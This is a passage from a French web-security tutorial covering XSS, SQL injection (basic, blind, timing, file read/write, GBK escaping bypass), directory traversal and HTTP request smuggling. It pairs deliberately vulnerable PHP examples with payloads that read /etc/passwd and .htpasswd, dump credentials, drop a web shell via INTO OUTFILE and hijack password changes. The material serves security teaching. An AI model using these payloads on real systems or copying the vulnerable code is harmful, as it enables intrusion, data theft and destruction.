- Le **type 2**, ou vulnérabilité persistente ou du second ordre, permet des exploitations plus en profondeur. C'est la faille des livres d'or, présente dans les forums, les formulaires d'inscription. La différence essentielle est que les données entrées sont stockées dans des bases de données et sont traitées quand un utilisateur les demande. Par conséquent, on peut affecter n'importe qui sollicitera un certain sujet dans un forum ou la liste des pseudos enregistrés, etc.. Cette faille peut permettre des éxécutions côté client ou côté serveur selon les cas et peut permettre tout type d'exploitation, de la récupération de cookies à l'éxécution de scripts malveillants. On a vu des XSS intégrés à des bases de données institutionnelles rendant inaccessibles des dizaines de sites dépendants de ces contenus.
- Enfin, le **type 0**, connu comme le **DOM-based** ou **local** *cross scripting site* est un problème directement sur le script côté client (en général, le javscript) de la page (variables passées en URL qui sont réutilisées dans le javascript, etc..). Cette vulnérabilité est soit exploitée à nouveau par *Social Engineering*, soit par liens interposés dans lesquels on injecte du code qui sera ensuite éxécuté côté client. Celui-ci est finalement très sensible au type I et est très répandu et facilement repérable, notamment par des scanners automatisés.

Un petit exemple

Nous allons illuster ceci avec un XSS de type 2. Voici un exemple de site contenant trois pages : *index.php* est la page d'inscription à une mailing list, *list.php* est la page qui contient la liste des membres de la liste. Enfin, *inscription.php* est une page fantôme à laquelle est envoyé le mail du nouvel inscrit qui vérifie brièvement s’il s'agit d'un email valide et qui l'enregistre dans la base de données.

```
<!-- index.php - Bases Hacking Mailing List -->

<html>
```

```
	<head>
		<div align="center"><h1>Bases Hacking Mailing List !
		</h1></div>
		<title>Faille de type Cross Site Scripting</title>
	</head>

	<body>
	<br>
	<ul>
	<li>Inscrivez-vous en un clic :<br />
		<div align="center">
			<form method="POST" action="./inscription.php">
				<font size="-1">E-mail : </font><input
				type="text" name="adresse" value="Votre mail
				ici"><br />
				<font size="-1">Apparition sur la liste des inscrits ?
				</font><input type="radio"
				name="anonyme"><br /><br />
				<input type="submit" name="envoi"
				value="Inscrivez-vous !">
			</form>
		</div>
	</li>
	<br /><br />
	<li>
		Vous pouvez consulter la liste des personnes déjà inscrites <a
		href="liste.php">ici</a>
	</li>
	</ul>
</body>

</html>



<!-- liste.php - Liste des inscrits -->

<html>

<head>
	<div align="center"><h1>Bases Hacking Mailing List !</h1></div>
	<title>Faille de type Cross Site Scripting</title>
</head>

<body>
	<br />
	<ul>
	Voici la liste des inscrits non-anonymes : <br /></ul>
```

```
	<?php

		@mysql_connect("localhost", "serioushack",
		"motdepassemysql") or die("Impossible de se connecter à la
		base de données");
		@mysql_select_db("mailing_list") or die("Table inexistante");

		$nombre = mysql_query("SELECT * FROM list Where
		anonyme=0;");

		if (mysql_numrows($nombre) > 0)
			for ($Compteur=0 ;
			$Compteur<mysql_numrows($nombre) ; $Compteur++)
			{
				$mail = mysql_result($nombre , $Compteur ,
				"AdrMail");
				echo "- ".$mail."<br>";
			}

		else echo "Aucun inscrit non-anonyme pour le moment<br />";

		mysql_close();
	?>

	</ul>
	<br />

	Pour retourner au formulaire d'inscription, c'est <a
	href="./">ici</a></ul>
</body>

</html>



<!-- inscription.php - Inscription d'une adresse mail -->

<?php

	$email = $_POST["adresse"];
	$anonyme = $_POST["anonyme"];

	if ($anonyme == "on") $anonyme = 0;
	else $anonyme = 1;

	for($i=0; $i < strlen($email) ; $i++)
		if ($email[$i] == '@' && $i < strlen($email) - 4)
			for($j = $i + 1 ;$j < strlen($email) - 2 ; $j++)
```

```
                        if ($email[$j] == '.' && ($j >= strlen($email) - 5 || $j
                        <= strlen($email) - 3)) { $validite=true;
                        $i=$j=strlen($email); }

        if (isset($validite)) {

                @mysql_connect("localhost", "serioushack",
                "motdepassemysql") or die("Impossible de se connecter à la
                base de données");
                @mysql_select_db("mailing_list") or die("Table inexistante");

                $nombre = mysql_query("INSERT INTO list values('$email',
                $anonyme);");

                mysql_close();

                header("Location: ./liste.php");

        }
        else header("Location: ./");


?>
```

Nous n'allons pas expliquer le code en détail, car il n'y a aucun intérêt à celà : il demande la saisie d'une adresse mail, il l'enregistre si elle possède bien un '@', un . et une extension entre 2 et 4 caractères. Ensuite, la page liste.php ressort les adresses de la base de données.

Nous préférons vous montrer le but de ces pages avec quelques *screenshots*. Tout d'abord, voici ce qui se passe quand tout se passe bien :

Inscription normale (page d'inscription + liste des utilisateurs)

Nous allons maintenant profiter de la faille qu'offre ce site et nous allons injecter le script **<script>alert("S3ri0usH4cK WuZ H3r3")</script>@h4ck3d.com** et voir ce qui se passe :

Exploitation XSS (page d'inscription + liste des utilisateurs)

Comme l'on pouvait s'y attendre, le script est éxécuté tel quel et tout utilisateur voulant voir la liste des utilisateurs de la mailing liste verra le petit code que nous avons injecté.
Nous ne donnerons pas d'exemple de scripts XSS malveillants ici, le net en est rempli. Ils demandent juste la connaissance des langages de scripting du web.

Souvent délaissée par les programmeurs, cette faille est à prendre au sérieux d'autant qu'elle est facile à corriger. Un court article de

recommandations de programmation Web sécurisée vous donnera plus d'informations sur les bonnes pratiques permettant d'éviter ce genre de failles.

Injection SQL

Définition

Le nom parle de lui-même : cette faille apparaît quand il est possible d'injecter du code SQL dans les requêtes SQL qui sont faites dans une page web. C'est actuellement la "meilleure" vulnérabilité Web en rapport fréquence/surface d'exploitation. Les conséquences d'une faille SQL peuvent être multiples, du contournement de formulaires d'authentification au dump complet de la base de données en passant par l'exécution arbitraire de code. Dans ce premier article, nous allons essayer de nous familiariser avec des injections simples (appellées aussi injections du premier ordre).

L'idée est bien souvent de zapper une variable de la requête, par exemple un mot de passe. Une requête SQL classique pour la vérification de mots de passe est **SELECT * from admins WHERE login='$login' AND password='$password'**, en français "Sélectionner les lignes de la base de données qui appartiennent à la table "admins" et dont les champs pseudo et password sont respectivement égaux aux variables $pseudo et $password". Ainsi, il y a deux manières de passer l'identification sans avoir le mot de passe, voir même le pseudo :

- Imaginons que le programmeur vérifie qu'il existe des lignes qui répondent correctement à la requête SQL, autrement dit il vérifie que le nombre de lignes renvoyées n'est pas égal à 0. Imaginons que nous envoyons comme pseudo **' OR 1=1#**, le # étant le caractère de commentaire supprime tout ce qui le suit dans la requête (selon les serveurs, on trouve aussi -- ou les commentaires style C /* */). Ainsi, la requête devient **SELECT * from admins WHERE login='' OR 1=1**, ce qui se lit "Sélectionner les lignes de la base de données qui appartiennent à la table "admins" et qui on soit un pseudo nul, soit telles que 1=1". Vous l'avez compris, 1=1 est une expression toujours vraie, par conséquent cette requête renverra toutes les lignes de la base de données. Ainsi, le nombre de lignes est différent de 0 et l'utilisateur aura *bypass* cette requête.
- La deuxième manière est beaucoup plus sûre, elle permet de s'identifier en tant qu'un pseudo connu à l'avance. Ainsi, vous remplissez le champ pseudo convenablement (il est souvent assez aisé de connaître certains pseudos réels) et injectez du code SQL comme précédemment dans le champ mot de passe. Ainsi, la requête devient vraie uniquement pour la ligne contenant le pseudo de la victime et vous devenez identifié en tant que la personne ciblée. Ainsi, même si le programmeur a vérifié qu'il n'existait qu'une ligne correspondant au couple (pseudo,mot de passe), vous passerez l'identification.

Ce type de faille est en général facile à reconnaître, puisque si l'on injecte un simple guillemet dans le formulaire, une erreur du type suivant

interviendra : **Warning: mysql_numrows(): supplied argument is not a valid MySQL result resource** (pour peu que les rapports d'erreurs soient activés, ce qui est le cas par défaut ; sinon il est tou de même possible en général d'observer des différences de comportement comme l'apparition page vide).
Voici une liste non-exhaustive d'instructions toujours vraies qui peuvent être utilisées (certains sites se défendent en dressant une liste de ce type d'instructions, ce qui est stupide puisque il y en a une infinité). Attention, tous ne marchent pas dans tous les cas, réfléchhissez à chacune d'entre elles pour être bien sûr d'avoir compris !

```
'='
'OR 1=1
'OR a=a
'OR'
'OR''='
'OR"="
'OR'="
'OR '="
'OR "='
'OR ''='
'OR '=''
'OR "=''
'OR ''="
```

En ce moment, un nouveau type est à la mode, les UNION qui imposent de connaitre un minimum la morphologie de la requête, ou du moins de la deviner :

```
UNION ALL SELECT pseudo,password FROM admins
UNION ALL SELECT pseudo,password FROM admins WHERE
pseudo='OR 1=1# AND password='OR ''="
UNION ALL SELECT pseudo,password FROM admins WHERE
pseudo='OR "=' AND password='OR "='
```

Nous l'avons dit, ce type d'injections reste basique. Le langage SQL est très riche, bien qu'il n'ait pas la puissance de Turing (capacité à stocker des variables notamment). En complexifiant les requêtes, il est déjà possible de causer des dégâts sinigificatifs, comme la divulgation de la base de données. Ceci dit, les injections SQL deviennent plus graves lorsqu'il est possible de doubler les requêtes, c'est-à-dire rajouter un symbole de fin de requête ";) puis une instruction comme INSERT INTO ou UPDATE SET qui permettraient de porter atteinte à l'intégrité des données. Des exemples d'injections avancées (Blind injection, Timing Attack, UNION) vous seront exposés dans la section sur les injections SQL avancées.

Un petit exemple

Comme d'habitude, nous allons prouver nos dires par un petit exemple. Notre exemple est composé de 3 pages : *index.php*, la page de login du site, *auth.php*, la page de vérification de l'authentification, et enfin

la page qui est protégée, *admin.php* (qui n'est pas réellement protégée, mais volontairement bloquée par *referrer*, ce qui nous permettra d'illuster le *HTTP headers spoofing*). Nous nous sommes placés dans le cas où l'utilisateur connait le pseudo d'un des admins (ce qui est pratiquement toujours le cas), SeriousHack. Il est à remarquer que dans énormément de sites, root, admin, administrator ou webmaster sont aussi des logins très courants.

```
<!-- index.php - Bases Hacking Administration login Page -->

<html>

<head>
	<div align="center"><h1>Bases Hacking Administration
	Zone</h1></div>
	<title>Faille de type SQL Injection</title>
</head>

<body>
	<img src="../images/penguinroot.gif">
	<br><br>

	<div align="center">
	<form action="./auth.php" method="POST">
		<table>
			<tr>
				<td>Login</td>
				<td><input type="text" name="pseudo"
				maxlength="30"></td>
			</tr>
			<tr>
				<td>Pass</td>
				<td><input type="password" name="mdp"
				maxlength="30"></td>
			</tr>
			<tr><td colspan=2 align="center"><input
			type="submit" name="login"
			value="Login"></td></tr>
		</table>
	</form>
	</div>
</body>

</html>



<?php
	// auth.php - Authentification des admins Bases Hacking
```

```
        $login = $_POST["pseudo"];
        $mdp = $_POST["mdp"];

        if ($login != "" && $mdp != "") {

                @mysql_connect("localhost", "serioushack", "mdpmysql")
                or die("Impossible de se connecter à la base de
                données");
                @mysql_select_db("users") or die("Table inexistante");

                $resultat = mysql_numrows(mysql_query("SELECT * from
                admin WHERE pseudo='$login' AND mdp='$mdp';"));

                mysql_close();

                if ($resultat == 1) echo "Authentification réussie, vous
                allez être redirigés immédiatement.
                <script>window.location='./admin.php'</script>";
                else header("Location: ./");
        } else header("Location: ./");

?>


<?php
        //admin.php - Bases Hacking Administration Panel

        $headers = http_get_request_headers(); //On récupère les
        headers et on vérifie que l'user est passé par auth.php

        if (!isset($headers["Referer"]) || $headers["Referer"] !=
        "http://".$headers["Host"]."/hacking/admin/auth.php")
                header("Location: ./");
?>

<html>

<head>
        <div align="center"><h1>Bases Hacking Administration
        Zone</h1></div>
        <title>Faille de type SQL Injection et Referrer Spoofing</title>
</head>

<body>
        <img src="../images/penguinroot.gif">
        <br /><br />
        [Message d'accueil]
</body>
</html>
```

Voici donc les *screenshots* de ce qui se passe quand on injecte dans le mot de passe le classique **' OR 1=1#**

Injection SQL

Comme prévu, la requête est modifiée par notre injection et nous réussissons à afficher admin.php (qui nous aurait redirigés si nous n'étions pas au préalable passés par auth.php), et ce sans le moindre mot de passe !

Les injections SQL sont communes, sous des formes plus ou moins faciles à exploiter et à démasquer. Ceci dit, une programmation rigoureuse permet de les éradiquer aisément. Un court article de recommandations de programmation Web sécurisée vous donnera plus d'informations sur les bonnes pratiques permettant d'éviter ce genre de failles.

Le Directory Traversal

Définition

Le *directory traversal* (parfois appellé *directory transversal*) n'est pas réellement une faille spéciale mais une technique de navigation qui peut souvent être exploitée (souvent spécifique des langages et du serveur Web). En fait, on se sert des liens symboliques **.** et **..** qui signifient respectivement "le dossier où je me trouve" et "le dossier parent de celui où je me trouve". Le but est d'écrire des URLs utilisant cette technique de navigation et ainsi accéder à du contenu inaccessible autrement, voire protégé. Puisque il n'y a pas d'exploitation particulière liée à cette technique, nous ne pouvons pousser la théorie plus loin. En réalité, l'exploitation de cette technique intervient souvent dans l'exploitation d'autres failles. Nous allons cependant vous clarifier cette technique dans un exemple typique, les scripts de lecture de données prédéfinies (articles, images, etc..) qui peut facilement être détourné.

Un petit exemple

Nous avons repris l'exemple précédent de la faille de type injection SQL. Nous imaginons que le webmaster, s'étant aperçu de sa bourde, a décidé de tout simplement changer son système de protection : il utilise désormait les fichiers **.ht*** qui lui permettent de sécuriser parfaitement son site par mot de passe :

Protection

Intéressons nous maintenant à la page principale du site, composée pour l'instant de seulement deux pages : *index.php*, l'index du site, apparemment destiné à contenir des articles, et *bienvenue.txt*, le premier et pour l'instant unique article :

```
<!-- index.php - Bases Hacking News -->

<html>

<head>
	<div align="center"><h1>Serious Hacking News !
	</h1></div>
	<title>Exploitation d'un directory transversal</title>
</head>

<body>

	<?php
		if (@$_GET["article"] && file_exists("./".$_GET["article"]))
			echo file_get_contents("./".$_GET["article"]);
		else echo "Veuillez sélectionner un article dans la liste ci-
		desous :<br><ul><li><a href=\"./?
		article=bienvenue.txt\">Bienvenue</a></li></ul>";
	?>

</body>
</html>


<!-- Maintenant, bienvenue.txt -->
```

Nous vous souhaitons la bienvenue sur notre site ! Ce système de news est actuellement en construction, mais nous allons bientôt vous présenter tout plein d'articles plus instructifs les uns ques les autres !

Et maintenant, puisque le .htaccess est toujours à la racine des dossiers protégés, on peut essayer d'afficher en demandant l'article **../admin/.htaccess** :

Affichage du .htaccess

Nous avons donc maintenant le positionnement du .htpasswd, fichier des mots de passe, essayons donc l'article **../admin/doss_mdp/.htpasswd** et observons :

Affichage du .htpasswd

Comme prévu, le contenu du fichier ayant les mots de passes nous est révélé.

Cet exemple illustre comment grâce au directory transversal nous avons pu afficher des fichiers qui sont en théorie inaccessibles (par défaut apache interdit d'afficher toutes les pages .ht*), ici nous demandons donc de lire le fichier en local, et ensuite de l'afficher à l'écran. On imagine ce qui aurait pu se passer quand, comme dans certains sites, il est possible de poster ses propres articles, qui sont écrits dans un fichier du serveur avec comme nom de fichier le sujet de l'article. Il suffit alors de le nommer par exemple **../index.html** pour "defacer" le site. Ceci dit, les CMS s'étant démocratisés, les vulnérabilités aussi graves deviennent de plus en plus rares (actuellement, on les voit surtout sur du développement spécifique).

Le dirctory traversal n'est pas une vulnérabilité exposant le système ou le client comme les includes ou les failles XSS mais elle permet une exploitation plus aisée d'autres vulnérabilités. Un court article de recommandations de programmation Web sécurisée vous donnera plus d'informations sur les bonnes pratiques permettant d'éviter ce genre de failles.

Injections SQL avancées

Dans l'article précédent d'introduction aux injections SQL, nous avons entrevu les possibilités offertes par l'introduction de données dynamiques dans les requêtes SQL sans nettoyage des entrées. En réalité, bien qu'il ne possède pas la puissance de Turing, le langage SQL offre un panel large de possibilités permettant d'envisager des compromissions potentiellement bien plus sévères qu'un simple bypass de requête. C'est ce que nous allons découvrir dans cette section. J'ai essentiellement utilisé des exemples spécifiques à MySQL qui se transposent en général aux autres DBMS de manière relativement directe.

Injections avancées et paramètres numériques

Nous avions en premier lieu expliqué les injections sur les chaînes de caractères, puisque les exemples de bypass de mot de passe sont traditionnellement le b-a-ba de l'injection SQL. De ce fait, on entend souvent "de toute façon, pour supprimer les injections SQL, c'est facile, il suffit d'échapper les simple et double quotes. Ce qu'il n'est pas toujours facile de voir est que les injections sur les paramètres numériques sont bien plus fréquentes et bien plus dangereuses.

Imaginons le bout de code suivant :

```
$id_service = $_POST["idservice"];
$resp = mysql_query("SELECT nom,prenom from employes WHERE
idservice=".$idservice.";");

/* Affichage des résultats */
```

En effet, on se rend compte qu'on peut aisément modifier les résultats (par exemple idservice=**1 OR 1=1**) qui afficherait tous les noms et prénoms de tous les services et ce sans la moindre quote. Je vous l'accorde, ce n'est pas forcément très intéressant (quoique dans l'optique d'un pentesting, avoir des noms/prénoms peut toujours être un plus quand on en vient à bruteforcer des logins).

Vous l'avez compris, en effectuant des requêtes plus intelligentes on peut aller beaucoup plus loin, par exemple :

SELECT nom,prenom from employes WHERE idservice=**1 OR 1=1 AND no_securite_sociale < 200000000000000** ;
SELECT nom,prenom from employes WHERE idservice=**1 AND 1=1 UNION SELECT login as nom,password as prenom FROM users**;
SELECT nom,prenom from employes WHERE idservice=**1 AND 1=1 UNION SELECT table_name as nom,column_name as prenom FROM INFORMATION_SCHEMA.COLUMNS**;

On commence à comprendre qu'il est possible d'aller loin avec une simple injection SQL (ces requêtes ne sont bien sûr pas spécifiques du fait que le paramètre soit numérique). La première permet de lister tous les employés masculins, tandis que la deuxième permet d'afficher sur la page tous les logins/mots de passe d'une autre table et, encore mieux, la troisième permet de lister toutes les tables et leurs colonnes (pour une base de données MySQL, mais il y a des équivalents pour les autres DBMS).

Il faut aussi préciser qu'il existe beaucoup de fonctions de manipulation des chaînes et des nombres, permettant d'utiliser des chaînes de caractères dans une requête sans utiliser de quotes (en l'écrivant en hexadecimal ou en ASCII par exemple).

Requêtes doublées

Avant d'avancer plus loin, je souhaite parler brièvement des requêtes doublées. En effet, un bon nombre de développeurs Web ont commencé leur apprentissage sur des langages comme PHP qui ne permettent pas de doubler les requêtes ou Java qui restreint les requêtes possibles par l'utilisation de méthodes distinctes pour différents types de requêtes. Ceci dit, dans d'autres langages qui "ceinturent" moins le programmeur (ce qui est tout de même un certain but de Java) comme ASP, il est possible d'effectuer plusieurs requêtes dans une même connexion à la base de données (il est ainsi possible de passer un script SQL complet au DBMS). Ainsi, en prenant le même bout de code que précédemment mais transposé en ASP, on obtient des requêtes beaucoup plus dangereuses :

SELECT nom,prenom from employes WHERE idservice=**1; DELETE FROM employes WHERE 1=1**;
SELECT nom,prenom from employes WHERE idservice=**1; ALTER news SET content="Hacked by skiddie"**;

Ce qui devient tout de suite plus dangereux puisqu'il est possible d'utiliser des requêtes bien plus destructrices qu'un simple SELECT. On a déjà vu des bases de données pédagogiques utilisées par plusieurs sites de l'éducation nationale se voir injecter des codes javascript malveillants de cette façon, codes qui redirigaient ensuite les utilisateurs vers d'autres sites ou qui faisaient crasher leurs navigateurs (sans doute en tentant divers exploits mémoire).

Injection partiellement aveugles

De manière plus commune, on retrouve les injections partiellement aveugles (*Partially Blind SQL Injections*) qui permettent d'extraire des enregistrements de la base de données sans avoir un affichage aussi amical que dans l'exemple précédent. L'exemple typique serait celui d'un site de news :

```
$id_news = $_POST["idnews"];
$resp = mysql_query("SELECT title,content from news WHERE id=".
$idnews.";");
/* Affichage de l'article */
```

En effet, l'affichage effectué sera celui d'un élément et d'un seul. Si l'on ne connait pas la structure de la requête ou de la base de données sousjacente, il ne sera pas possible de dumper la base de données aussi efficacement (ou de manière très laborieuse avec l'utilisation de LIMIT). Ceci dit, cette requête nous offre une information cruciale : savoir si la requête est vraie ou non. Ainsi, en injectant **1 AND 1=1** et **1 AND 1=2**, la page affichée sera différente (affichage d'un article par défaut ou d'une erreur dans le second cas). Or, l'informatique étant constituée de 0 et de 1, il reste possible de divulguer la base de données par itérations successives :

```
SELECT title,content from news WHERE idservice=1 AND 1=0
UNION SELECT 1,2 FROM users WHERE
login=char(97,100,109,105,110) AND substr(password,0,1) >
char(97);
SELECT title,content from news WHERE idservice=1 AND 1=0
UNION SELECT 1,2 FROM INFORMATION_SCHEMA.TABLES
WHERE substr(table_name,5,1) > char(101));
SELECT title,content from news WHERE idservice=1 ORDER BY 3;
```

Dans cette exemple, on vérifie si le premier caractère du mot de passe de l'utilisateur admin (codé en ASCII pour l'occasion) est plus grand que 'a'. Selon l'affichage (soit une page avec 1 comme titre et 2 comme contenu, soit une page d'erreur article inexistant), on peut continuer (passer à la lettre b pour le premier caractère ou passer au second caractère). On a ensuite un exemple similaire sur INFORMATION_SCHEMA. La troisième montre comment il est possible de déterminer le nombre de colonnes dans la requête sur MySQL (ORDER BY 2 ordonnera les données

selon la deuxième colonne (ici content) et sera un succès tandis que ORDER BY 3 échouera), ce qui nous permet d'effectuer ensuite des UNION adaptés.

Injection aveugles

Parfois, même si cela est plus rare et relève plutôt en général d'une singularité de programmation ou de filtres mal conçus, il n'est pas possible d'apercevoir un quelconque résultat d'injection à l'écran. Dans ce cas, on peut avoir recours à diverses techniques, parmi lesquelles ma préféré : la *Blind Injection Timing Attack*. Le but dans ce cas est de se ramener à une injection partiellement aveugle, dans le sens où l'on veut pouvoir déterminer si une requête est vraie ou fausse. Pour ce faire, on s'arrange pour observer le temps de réponse de la requête et faire en sorte qu'une requête fausse soit normale et qu'une requête vraie soit assez lente pour qu'on puisse le remarquer (ou inversement bien sûr). Certains DBMS comme SQL Server intègrent directement des commandes de ce type (delay). Dans le cas de MySQL, ce n'est pas le cas, mais vous vous en doutez, il est toujours possible de s'arranger :

SELECT boumboum FROM blabla WHERE badparam=**-1 UNION SELECT IF(substr(passwd,0,1) > char(97), 1, benchmark(200000,md5(char(97)))) FROM admins WHERE id=1**;

Classe n'est-ce pas ? On utilise donc l'instruction de branchement conditionnel IF(expression, si vraie, si fausse). Dans le cas où la requête est fausse (donc qu'on a trouvé le bon caractère a priori), on effectue 200 000 hashages du caractère 'a' en md5, ce qui prend du temps (vous l'aurez deviné, la fonction benchmark permet de répéter x fois une action). Ainsi, une requête ralentie prendra environ 1,20 secondes en local tandis qu'une requête normale serait quasiment instantanée (bien sûr, il faut augmenter un peu le nombre d'itérations lors d'une utilisation à distance pour pouvoir éponger les aléas du réseau). On sait donc différencier une requête vraie d'une requête fausse et il est possible d'utiliser le même mécanisme itératifs que pour les injections partiellement aveugles pour dumper la base de données. Pas si évident me direz-vous, mais des outils comme sqlmap sont tout à fait familiers avec ce genre de mécanismes et savent les automatiser.

Manipulation de fichiers

Et oui, SQL n'a pas fini de nous étonner, il est même possible d'y manipuler des fichiers ! En effet, lorsque le privilège FILES sous MySQL est accordé à l'utilisateur (ce qui est par exemple le cas pour les nombreux sites qui utilisent les comptes root), il est possible d'utiliser les droits en lecture et en écriture accordés à l'utilisateur mysql (du système). Mais alors, ça devient grave là non ???

SELECT boumboum FROM blabla WHERE badparam=**-1 UNION SELECT 'Hacked !' INTO OUTFILE '/var/www/target/index.php'** ;

SELECT boumboum FROM blabla WHERE badparam=**-1 UNION SELECT '*<? mon script shell ?>*' INTO OUTFILE**

'/var/www/target/shell.php' ;
SELECT boumboum FROM blabla WHERE badparam=**-1 UNION SELECT loadfile('/etc/passwd') as boumboum**;
SELECT boumboum FROM blabla WHERE badparam=**-1 UNION SELECT loadfile('/var/www/target/connexion_db.php') as boumboum**;

A ce niveau, les injections SQL deviennent très puissantes. Mais il faut fortement relativiser cette menace. En effet, comme dit plus haut, le droit FILES est nécessaire. De plus, il faut que MySQL ait les droits en lecture et/ou en écriture sur les fichiers manipulés, ce qui laisse tout de même une marge de manoeuvre non négligeable. Ceci dit, les fichiers de données du DBMS (tables, etc.) sont toujours atteignables.

Interférence des charsets

Enfin, il me paraît important de prendre conscience que lorsque l'on effectue des requêtes SQL depuis une application Web, on travaille en réalité dans un mode client/serveur. Un client et un serveur communiquent selon des protocoles clairement établis et doivent être compatibles l'un de l'autre pour en assurer le bon fonctionnement. Les incompatibilités de charset entre un serveur Web ou un interpréteur et un serveur SQL peuvent s'avérer dangeureuses, notamment quand on en vient à échapper et à nettoyer des entrées. En effet, une entrée est "nettoyée" selon un charset donné. Ainsi, si l'interpréteur nettoie des données d'un charset exotique en pensant travailler sur de l'unicode et qu'il l'envoie ensuite au serveur SQL qui pense travailler sur du GBK, les effets peuvent être inattendus.

La fonction addslashes(), très populaire en PHP et notamment utilisée lorsque l'option magic_quotes_gpc est activée est conçue pour traiter des chaînes de caractères encodées sur 8 bits. Ainsi, certains charsets spéciaux codés sur 7 ou 13 bits ne seront pas compris en tant que tels et la fonction pourra alors louper des caractères spéciaux comme des quotes qui seront bels et bien interprétés si transmis tels quels au serveur SQL. Je suis le premier à dire qu'il est bon, lors de requêtes à MySQL, de nettoyer les variables avec la fonction mysql_real_escape_string de la librairie MySQL. Ceci dit, contrairement à ce que beaucoup croient, ce n'est pas tant pour régler ces problèmes de charset mais surtout pour permettre un traitement correct des caractères spéciaux de MySQL. En effet, ce genre de problèmes est également possible avec cette fonction. Pas pour les mêmes raisons certes, mais toujours à cause d'incompatibilités de charset. L'exemple le plus connu est celui du jeu de caractères GBK (jeu de caractères chinois). Les caractères spéciaux de GBK commencent par 0xBF puis forment différents caractères selon l'agglomération de bytes qui suit. Notamment, 0xBF5C est un caractère chinois (or, de manière commune, 0x5C est un antislash en unicode et dans les charset latins occidentaux). Ainsi, en imaginant n'importe quelle requête avec une quote, si l'on insère des valeurs du type **blabla\xbf' UNION SELECT ...** et qu'elles sont ensuite nettoyées par une fonction déchappement, on obtiendra donc *blabla\xbf\' UNION SELECT ...*. Si MySQL s'attend à recevoir du GBK, il traitera \xbf\xc5

comme un caractère chinois (car \xbf\xc5\x27 n'est pas un caractère valide en GBK, 0x27 étant la simple quote). Ainsi, la requête devient, du point de vue du serveur SQL, *blabla[caractère chinois 0xbfc5]' UNION SELECT ...* et il est donc possible de passer outre l'échappement des quotes.

Un petit exemple

Afin de tester toutes ces connaissances, je vous propose un petit défi, à savoir l'analyse des sources d'un site, BrowserWar, que j'avais créé initialement pour montrer les dangers du développement naïf. Cette version est plus avancée et contient une (ou deux selon les configurations) failles de type injection SQL. Le serveur était configuré avec un charset par défaut en UTF-8 et vous n'êtes pas censés connaître les noms des tables (dans la version qui était en ligne ils avaient été modifiés) ou des informations sur les administrateurs (dans la version finale, id/login/password avaient été modifiés et il y avait deux admins). Normalement, avec tout ce qui a été mis ci-dessus, vous devriez avoir les armes en main afin de réussir l'exploitation avec succès.

Même si je n'en attends pas moins de vous, je laisse également un lien vers ma solution qui vaut ce qu'elle vaut.

HTTP Splitting
HTTP Request Splitting

Aussi communément appellé *HTTP Request Smuggling*, ce type particulier de faille est plutôt un problème d'implémentation de la part des serveurs Web, Firewalls ou serveurs proxy. Le but est d'injecter des requêtes spécialement conçues pour prendre parti de ces erreurs de conceptions ou du moins de non-respects de la RFC pour passer outre certaines protection et faciliter diverses attaques. Ces exploitations restent minoritaires car très dépendantes de la configuration des serveurs sous-jacents et très largement patchées, je vais donc me contenter d'en donner quelques exemples simples (ces exploitations se déclinent de plus de multiple façons).

En guise de premier exemple, traitons un exemple largement diffusé, le *Cache Poisoning* :

```
POST /nimporte_quelle_page.html HTTP/1.1\r\n
Host: poc.bases-hacking.org\r\n
Connection: Keep-Alive\r\n
Content-Type: application/x-www-form-urlencoded\r\n
Content-Length: 0\r\n
Content-Length: 73\r\n\r\n
GET /fausse_page.html HTTP/1.1\r\n
Host: poc.bases-hacking.org\r\n
User-Agent: GET /page_empoisonnee.html HTTP/1.1\r\n
Host: poc.bases-hacking.org\r\n
Connection: Keep-Alive\r\n\r\n
```

Dans cet exemple, l'attaquant essaie d'atteindre une page sur poc.bases-hacking.org. Or, il sait qu'au préalable il y a un serveur proxy qui cache les requêtes (pour gagner en temps de réponse). Ce type d'attaque s'appuie sur les différences possibles d'interprétation de la première requête GET erronnée (ayant deux Content-Length). Certains serveurs vont rejeter la requête, d'autres vont ignorer le deuxième Content-Length, d'autres encore ne vont garder que le dernier. De cette façon, en imaginant que le serveur proxy utilise le dernier tandis que le serveur Web utilise le premier, voici ce qui arrive :

- les requêtes arrivent au proxy. Il ignore le premier Content-Length. Pour lui, la première requête est un post avec 73 bytes de données (soit exactement le nombre de bytes entre le premier GET et le deuxième). Ensuite, il traite une deuxième requête qui est GET /page_empoisonnee.html.
- les paquets arrivent au serveur web. Il ignore le deuxième header. La première requête est donc un post sans données. Il traite ensuite sa deuxième requête, un GET sur fausse_page.html (qui contient GET /page_empoisonnee.html en tant que User-Agent et deux headers Host, ce qui n'est pas très grave puisqu'il s'agit du même Host).
- les réponses reviennent au proxy et celui-ci les cache (les sauvegarde en mémoire). L'important ici est que le serveur va cacher ce qu'il retiendra comme page_empoisonnee.html qui sera en réalité fausse_page.html.

En considérant de plus que certains proxy peuvent atteindre des sites distants (avec un GET http://attacker_site/bad_page), le poisoning peut devenir bien plus qu'une simple nuisance. Ceci dit, bien que cette attaque soit jolie est que le proxying/caching soit désormais un élément important de la publication de gros sites Web, il faut bien noter que les serveurs les plus répandus (IIS et Apache) rejettent ce genre de paquets (deux headers similaires avec des valeurs différentes). Certains proxys et back-ends populaires sont tout de même vulnérables (comm Squid ou Tomcat). Dans le même esprit et sans nécessairement utiliser deux Content-Length mais des particularités de parsing de firewalls ou de proxys, il est possible de faire passer des requêtes qui seraient bloquées autrement (faire en sorte que les parties à cacher ne soient pas parsées correctement par le firewall) ou d'imbriquer des requêtes de manière similaire à cet exemple de façon à ce que proxy et serveur web ne voient pas la même requête (l'un considérant le troisième GET comme un header du second, l'autre considérant le second comme incomplet et traitant à la place le troisième).

Nous allons maintenant étudier une variante assez intéressante, connue sous le nom de *Request Hijacking* :

```
POST /bla.php HTTP/1.1\r\n
Host: poc.bases-hacking.org\r\n
Connection: Keep-Alive\r\n
Content-Type: application/x-www-form-urlencoded\r\n
```

Content-Length: 0\r\n
Content-Length: 120\r\n\r\n
GET /change_password.php?newpassword=h4ck3d HTTP/1.1\r\n
Host: poc.bases-hacking.org\r\n
Connection: Keep-Alive\r\n
Junk-Header:

Lorsque que l'attaquant va envoyer cette requête au serveur Web, toujours derrière un serveur proxy qui ne traite pas les headers de la même façon, le serveur Web va traiter le deuxième GET comme incomplet. Comme les requêtes de tous les clients arrivent par le même canal (le proxy), on peut imaginer qu'un autre client identifié, la victime, demande alors une autre page. Du point de vue du serveur, après la requête POST, il traite alors la seconde requête GET, enfin complète :

GET /change_password.php?newpassword=h4ck3d HTTP/1.1\r\n
Host: poc.bases-hacking.org\r\n
Connection: Keep-Alive\r\n
Junk-Header: GET /my_account.php HTTP/1.1\r\n
Host: poc.bases-hacking.org\r\n
User-Agent: my-favorite-browser\r\n
